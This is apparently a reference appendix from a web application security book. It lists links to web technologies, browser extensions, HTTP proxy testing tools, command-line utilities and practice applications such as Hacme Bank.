SOAP	http://www.w3.org/TR/SOAP/
WebGL	http://en.wikipedia.org/wiki/WebGL
Google Native Client (NaCl)	http://en.wikipedia.org/wiki/Google_Native_Client

Reference	Link
General References	
OWASP Top 10	http://www.owasp.org/documentation/ topten.html
Microsoft ASP	http://msdn.microsoft.com/library/psdk/iisref/aspguide.htm
Microsoft ASP.NET	http://www.asp.net/
Hypertext Preprocessor (PHP)	http://www.php.net/
Microsoft IIS	http://www.microsoft.com/iis
Apache	http://www.apache.org/
Java	http://java.sun.com/
JavaScript	http://www.oreillynet.com/pub/a/javascript/2001/04/06/js_history.html
IE Explorer Bar	http://msdn.microsoft.com/library/ default.asp?url=/library/en-us/shellcc/platform/Shell/programmersguide/shell_adv/bands.asp
Open HTTP/S Proxies	http://www.publicproxyservers.com/
Client-side Cross-domain Security	http://msdn.microsoft.com/en-us/library/cc709423(VS.85).aspx
WhiteHat Website Security Statistic Report	http://www.whitehatsec.com/home/resource/stats.html
Web Application Security Consortium (WASC)	http://www.webappsec.org/
User-Generated Content (UGC)	http://en.wikipedia.org/wiki/User-generated_content
Same Origin Policy	http://en.wikipedia.org/wiki/Same_origin_policy
IE Extensions	
TamperIE	http://www.bayden.com/
IEWatch	http://www.iewatch.com
IE Headers	http://www.blunck.info/iehttpheaders.html
IE Developer Toolbar Search	http://www.microsoft.com
IE 5 Powertoys for WebDevs	http://www.microsoft.com/windows/ie/previous/webaccess/webdevaccess.mspx

Reference	Link
Firefox Extensions	
LiveHTTP Headers	http://livehttpheaders.mozdev.org/
Tamper Data	http://tamperdata.mozdev.org
Modify Headers	http://modifyheaders.mozdev.org
HTTP/S Proxy Tools	
Paros Proxy	http://www.parosproxy.org
WebScarab	http://www.owasp.org
ProxMon	https://www.isecpartners.com/proxmon.html
Fiddler HTTP Debugging Proxy	http://www.fiddlertool.com
Burp Intruder	http://portswigger.net/intruder/
Google ratproxy	http://code.google.com/p/ratproxy/
Command-line Tools	
cURL	http://curl.haxx.se/
Netcat	http://www.securityfocus.com/tools
SSL Proxy	http://www.obdev.at/products/ssl-proxy/
OpenSSL	http://www.openssl.org/
Stunnel	http://www.stunnel.org/
Sample Applications	
Bayden Systems' "sandbox" online shopping application	http://www.bayden.com/sandbox/shop/
Foundstone Hacme Bank and Hacme Books	http://www.foundstone.com (under Resources/Free Tools)